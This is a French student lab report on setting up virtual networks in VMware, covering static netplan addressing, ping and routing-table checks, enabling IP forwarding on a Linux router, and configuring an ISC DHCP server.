
TP 1 – Virtualisation réseau avec VirtualBox


Boubou SAMASSA
Yancoubou GASSAMA
Dylan Christ BEBEY NZEKE

1. Configuration du réseau VmWare en mode host-only avec DHCP desactiver




Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	-	192.168.11.0
VMnet2	Host-only	-	Connected	-	192.168.22.0
VMnet3	Host-only	-	Connected	-	192.168.33.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.184.0


2. Le routeur PC doit posséder trois interfaces réseau : eth0, eth1 et eth2




3. PC1 : un seul carte (VMnet1)




4. PC2 : un seul carte (VMnet2)



5. Serveur : : un seul carte (VMnet1)



6. Déconnectons la machine hôte de ce réseau.Par défaut, il est connecté à tous les réseaux virtuels.



7. Tapons la commande ifconfig et vérifions le nombre d'interfaces réseau configurées. Après la désactivation de net1 et net2 , nous verrons une seul interface VMnet3 présent

```
Carte Ethernet VMware Network Adapter VMnet3 :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv6 de liaison locale. . . . .: fe80::7d51:875d:f1f5:69eb%62
   Adresse IPv4. . . . . . . . . . . . . .: 192.168.33.1
   Masque de sous-réseau. . . . . . . . . : 255.255.255.0
   Passerelle par défaut. . . . . . . . . :
```

8. Configurons les IP dans les VMs
   a. PC Routeur

```
b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                    /etc/netplan/01-network.yaml *
network:
  version: 2
  ethernets:
    enp0s3:  # VMnet1
      dhcp4: no
      addresses: [192.168.11.1/24]
    enp0s8:  # VMnet2
      dhcp4: no
      addresses: [192.168.22.1/24]
    enp0s9:  # VMnet3
      dhcp4: no
      addresses: [192.168.33.1/24]
```

et suite à la commande ip a

```
b2zo@b2zo-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a3:6d:7c brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet6 fe80::4975:76f6:1e99:9494/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a3:6d:86 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet6 fe80::3131:862:a6e2:6357/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a3:6d:90 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    inet6 fe80::b41e:54bd:9380:364f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

   b. PC1

```
b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                    /etc/netplan/01-network.yaml *
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.11.10/24]
      gateway4: 192.168.11.1
```

et suite à la commande ip a

```
b2zo@b2zo-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bf:09:a3 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.11.10/24 brd 192.168.11.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febf:9a3/64 scope link
       valid_lft forever preferred_lft forever
```

c. PC2

```
  GNU nano 6.2                    /etc/netplan/01-network.yaml
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.22.10/24]
      gateway4: 192.168.22.1
```

suit à la commande ip a

```
b2zo@b2zo-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 00:0c:29:a4:bc:bd brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.22.10/24 brd 192.168.22.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fea4:bcbd/64 scope link
       valid_lft forever preferred_lft forever
```

d. Server

```
  GNU nano 6.2                    /etc/netplan/01-network.yaml *
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.11.2/24]
      gateway4: 192.168.11.1
```

et suite à la commande ip a

```
b2zo@b2zo-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:39:9e:08 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.11.2/24 brd 192.168.11.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe39:9e08/64 scope link
       valid_lft forever preferred_lft forever
```

e. Vérifions le ping entre

i. PC1 ver le Server

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.11.2
PING 192.168.11.2 (192.168.11.2) 56(84) bytes of data.
64 bytes from 192.168.11.2: icmp_seq=1 ttl=64 time=2.30 ms
64 bytes from 192.168.11.2: icmp_seq=2 ttl=64 time=1.36 ms
64 bytes from 192.168.11.2: icmp_seq=3 ttl=64 time=1.45 ms
^C
--- 192.168.11.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.356/1.700/2.296/0.423 ms
```

ii. PC1 ver la Passerelle

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=2.03 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=2.40 ms
64 bytes from 192.168.11.1: icmp_seq=4 ttl=64 time=2.32 ms
64 bytes from 192.168.11.1: icmp_seq=5 ttl=64 time=1.31 ms
64 bytes from 192.168.11.1: icmp_seq=6 ttl=64 time=2.52 ms
^C
--- 192.168.11.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 1.310/2.017/2.522/0.452 ms
```

iii. Server ver PC1

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.11.10
PING 192.168.11.10 (192.168.11.10) 56(84) bytes of data.
64 bytes from 192.168.11.10: icmp_seq=1 ttl=64 time=0.966 ms
64 bytes from 192.168.11.10: icmp_seq=2 ttl=64 time=1.63 ms
64 bytes from 192.168.11.10: icmp_seq=3 ttl=64 time=1.26 ms
64 bytes from 192.168.11.10: icmp_seq=4 ttl=64 time=1.17 ms
^C
--- 192.168.11.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005m
rtt min/avg/max/mdev = 0.966/1.254/1.626/0.238 ms
```

iv. Serveur ver la Passerelle

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=1.07 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.898 ms
64 bytes from 192.168.11.1: icmp_seq=4 ttl=64 time=1.16 ms
^C
--- 192.168.11.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004m
rtt min/avg/max/mdev = 0.898/1.186/1.618/0.266 ms
```

9. Utilisons la commande « route -n » sur le PC1 et le serveur, puis commentons les résultats obtenus.
   a. Sur PC1

```
b2zo@b2zo-virtual-machine:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.11.1    0.0.0.0         UG    20100  0        0 ens33
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 ens33
192.168.11.0    0.0.0.0         255.255.255.0   U     100    0        0 ens33
b2zo@b2zo-virtual-machine:~$
```

   b. Sur le Serveur

```
b2zo@b2zo-virtual-machine:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.11.1    0.0.0.0         UG    20100  0        0 ens33
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 ens33
192.168.11.0    0.0.0.0         255.255.255.0   U     100    0        0 ens33
```

   c. Commentaire :
      i. Le dernie indique que PC1 connaît son réseau local (192.168.11.0/24) et envoie tout ce trafic directement via l'interface ens33
      ii. La ligne 0.0.0.0 avec la passerelle 192.168.11.1 indique que tout trafic vers un autre réseau doit passer par le routeur
      iii. Le flag U signifie que la route est active.
      iv. Le flag G signifie que la route utilise une gateway (passerelle).
      v.
      vi.

10. Tapons « arp -n » sur le terminal du routeur et expliquons la fonction de cette commande et son résultat

a.
```
b2zo@b2zo-virtual-machine:~$ arp -n
b2zo@b2zo-virtual-machine:~$
```

b. Fonction : La commande permet d'afficher la table ARP d'une machine. Cette table contient les correspondances entre :
   - les adresses IP des machines du réseau local
   - et leurs adresses MAC (matériel)
   - associées à une interface réseau (ex. ens33, ens37, etc.)

   Résultat : Vide

11. Le PC2 et le routeur PC (deuxième interface réseau) sont connectés au deuxième réseau virtuel « VMnet2 ».Déconnectons la machine hôte de ce réseau.

VMware Network Adapter
VMnet2
Désactivé

12. Voir la Partie configuration 8 pour la réponse du Q5
13. PC3-Host (la machine hôte) et le routeur PC (interface eth2) sont connectés au troisième réseau virtuel « VMnet3 ».
    a. Le troisième réseau virtuel **VMnet3** relie la machine hôte (PC3-Host) et l'interface **ens38** du routeur. L'interface ens38 est configurée en **192.168.33.1/24**, tandis que PC3-Host possède l'adresse **192.168.33.10/24**. Les deux machines se trouvent donc dans le même sous-réseau.
    b. ping du routeur vers le Host

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.33.1
PING 192.168.33.1 (192.168.33.1) 56(84) bytes of data.
64 bytes from 192.168.33.1: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from 192.168.33.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 192.168.33.1: icmp_seq=3 ttl=64 time=0.079 ms
64 bytes from 192.168.33.1: icmp_seq=4 ttl=64 time=0.080 ms
^C
--- 192.168.33.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3102ms
rtt min/avg/max/mdev = 0.046/0.067/0.080/0.013 ms
```

    c. ipconfig sur la machine Host

```
Carte Ethernet VMware Network Adapter VMnet3 :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv6 de liaison locale. . . . .: fe80::7d51:875d:f1f5:69eb%62
   Adresse IPv4. . . . . . . . . . . . . .: 192.168.33.1
   Masque de sous-réseau. . . . . . . . . : 255.255.255.0
   Passerelle par défaut. . . . . . . . . :
```

14. Vous pouvez configurer statiquement les adresses IP sur ce réseau (voir conf 8)
15. la table ARP du routeur

```
b2zo@b2zo-virtual-machine:~$ arp -n
*
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.11.2             ether   00:0c:29:39:9e:08   C                     ens33
192.168.22.10            ether   00:0c:29:a4:bc:bd   C                     ens37
192.168.11.10            ether   00:0c:29:bf:09:a3   C                     ens33
192.168.33.10                    (incomplete)                              ens38
Desktop: command not found
```

16. Remplissons le tableau

Ping	Statut (OK/Chute)
PC1 Routeur PC	OK
PC2 Routeur PC	OK
Hôte PC3 Routeur PC	OK
Serveur PC1	OK
PC2 PC3-Host	Chute
PC3-Host PC1	Chute

17. Ping / Configuration
    a. Pourquoi les pings échouent entre les réseaux : Les pings échouent entre les réseaux car, par défaut, le routeur Linux n'autorise pas le transfert de paquets entre ses interfaces. Le noyau Linux a l'option ip_forward désactivée, ce qui empêche le routage entre les réseaux 192.168.11.0/24, 192.168.22.0/24 et 192.168.33.0/24. Chaque machine peut joindre sa passerelle, mais la passerelle ne transfère pas les paquets vers les autres réseaux.
    b. Activer le routage IP sur le routeur
        i. Activons temporairement le forwarding

```
b2zo@b2zo-virtual-machine:~$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for b2zo:
net.ipv4.ip_forward = 1
b2zo@b2zo-virtual-machine:~$
```

        ii. rendre l'activation permanente

```
  GNU nano 6.2                    /etc/sysctl.conf *
#######################################################################
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
```

iii. Vérification du routage : PC1 vers PC2 qui sont de réseau différent

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.22.10
PING 192.168.22.10 (192.168.22.10) 56(84) bytes of data.
64 bytes from 192.168.22.10: icmp_seq=1 ttl=63 time=2.61 ms
64 bytes from 192.168.22.10: icmp_seq=2 ttl=63 time=3.85 ms
64 bytes from 192.168.22.10: icmp_seq=3 ttl=63 time=4.42 ms
^C
--- 192.168.22.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004m
rtt min/avg/max/mdev = 2.605/3.624/4.419/0.757 ms
```

18. Serveur DHCP a installer sur le routeur
    a. Désactivons le serveur DHCP sur VMNet1 et VMNet2

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	-	192.168.11.0
VMnet2	Host-only	-	Connected	-	192.168.22.0

    b. installons DHCP avec :
        i. sudo apt update
        ii. sudo apt install -y isc-dhcp-serve
    c. Modifions la conf pour choisir l'interface qui portera le DHCP avec la commande : sudo nano /etc/default/isc-dhcp-server

```
b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                /etc/default/isc-dhcp-server
INTERFACESv4="ens33 ens37 ens38"
```

    d. Configurons le fichier DHCP avec : sudo nano /etc/dhcp/dhcpd.conf:

```
b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                    /etc/dhcp/dhcpd.conf *
subnet 192.168.100.0 netmask 255.255.255.0 {
    range 192.168.100.50 192.168.100.100;
    option routers 192.168.100.1;
    option domain-name-servers 8.8.8.8;
}

subnet 192.168.200.0 netmask 255.255.255.0 {
    range 192.168.200.50 192.168.200.100;
    option routers 192.168.200.1;
    option domain-name-servers 8.8.8.8;
}

subnet 192.168.33.0 netmask 255.255.255.0 {
    range 192.168.33.60 192.168.33.100;
    option routers 192.168.33.1;
    option domain-name-servers 8.8.8.8;
}
```

e. Redémarrer le service DHCP

```
b2zo@b2zo-virtual-machine: ~
Processing triggers for libc-bin (2.35-0ubuntu3.8) ...
Processing triggers for man-db (2.10.2-1) ...
b2zo@b2zo-virtual-machine:~$ sudo nano /etc/default/isc-dhcp-server
b2zo@b2zo-virtual-machine:~$ sudo nano /etc/dhcp/dhcpd.conf
b2zo@b2zo-virtual-machine:~$ sudo systemctl restart isc-dhcp-server
sudo systemctl status isc-dhcp-server
● isc-dhcp-server.service - ISC DHCP IPv4 server
     Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vend>
     Active: active (running) since Tue 2026-02-03 19:18:33 CET; 23ms ago
       Docs: man:dhcpd(8)
   Main PID: 4682 (dhcpd)
      Tasks: 4 (limit: 9379)
     Memory: 4.7M
        CPU: 15ms
     CGroup: /system.slice/isc-dhcp-server.service
             └─4682 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/d>

févr. 03 19:18:33 b2zo-virtual-machine sh[4682]: Config file: /etc/dhcp/dhcpd.c>
févr. 03 19:18:33 b2zo-virtual-machine sh[4682]: Database file: /var/lib/dhcp/d>
févr. 03 19:18:33 b2zo-virtual-machine sh[4682]: PID file: /run/dhcp-server/dhc>
févr. 03 19:18:33 b2zo-virtual-machine sh[4682]: Wrote 0 leases to leases file.
févr. 03 19:18:33 b2zo-virtual-machine dhcpd[4682]: Database file: /var/lib/dhc>
févr. 03 19:18:33 b2zo-virtual-machine dhcpd[4682]: PID file: /run/dhcp-server/>
févr. 03 19:18:33 b2zo-virtual-machine dhcpd[4682]: Wrote 0 leases to leases fi>
```

f. Testons depuis PC1
   i. Supprimons l'ip Statique dans Netplan
   ii. et mettons : dhcp4: true

```
b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                    /etc/netplan/01-network.yaml
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: true
```

iii. et suite à la commande ip a sur le PC1, nous avons

```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defaul
 1000
    link/ether 00:0c:29:bf:09:a3 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.11.50/24 brd 192.168.11.255 scope global dynamic noprefixroute ens33
       valid_lft 571sec preferred_lft 571sec
    inet 192.168.11.51/24 brd 192.168.11.255 scope global secondary dynamic ens33
       valid_lft 594sec preferred_lft 594sec
    inet6 fe80::20c:29ff:febf:9a3/64 scope link
       valid_lft forever preferred_lft forever
```

iv. Suite

1. L'adresse réseau de VMNet1 est 192.168.100.0/24.
2. L'adresse réseau de VMNet2 est 192.168.200.0/24.
3. Attribuez manuellement la première adresse disponible sur chaque sous-réseau à la passerelle (routeur PC).
4. Réservez une adresse fixe pour le serveur sur VMNet1 (192.168.1.2) (impossible)

   Routeur:

```
  GNU nano 6.2                    /etc/netplan/01-network.yaml
network:
  version: 2
  ethernets:
    ens33:          # vers VMnet1
      addresses:
        - 192.168.100.1/24
    ens37:          # vers VMnet2
      addresses:
        - 192.168.200.1/24
```

   Serveur:

```
  GNU nano 6.2                    /etc/netplan/01-network.yaml
network:
  version: 2
  ethernets:
    ens33:
      addresses:
        - 192.168.100.2/24
      gateway4: 192.168.100.1
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]
```

19. Fichier de configuration du serveur DHCP + configuration du routeur
    a. Fichier de configuration DHCP

```
b2zo@b2zo-virtual-machine: ~        b2zo@b2zo-virtual-machine: ~
  GNU nano 6.2                    /etc/dhcp/dhcpd.conf
#   }
#}
subnet 192.168.100.0 netmask 255.255.255.0 {
    range 192.168.100.50 192.168.100.100;
    option routers 192.168.100.1;
    option domain-name-servers 8.8.8.8;
}

